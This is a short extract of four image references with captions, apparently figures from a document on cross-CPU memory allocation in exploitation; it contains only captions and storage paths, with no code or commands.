
Cross-CPU Allocation




Cross-CPU Allocation




Cross-CPU Allocation




Exploitation with Cross-CPU Allocation



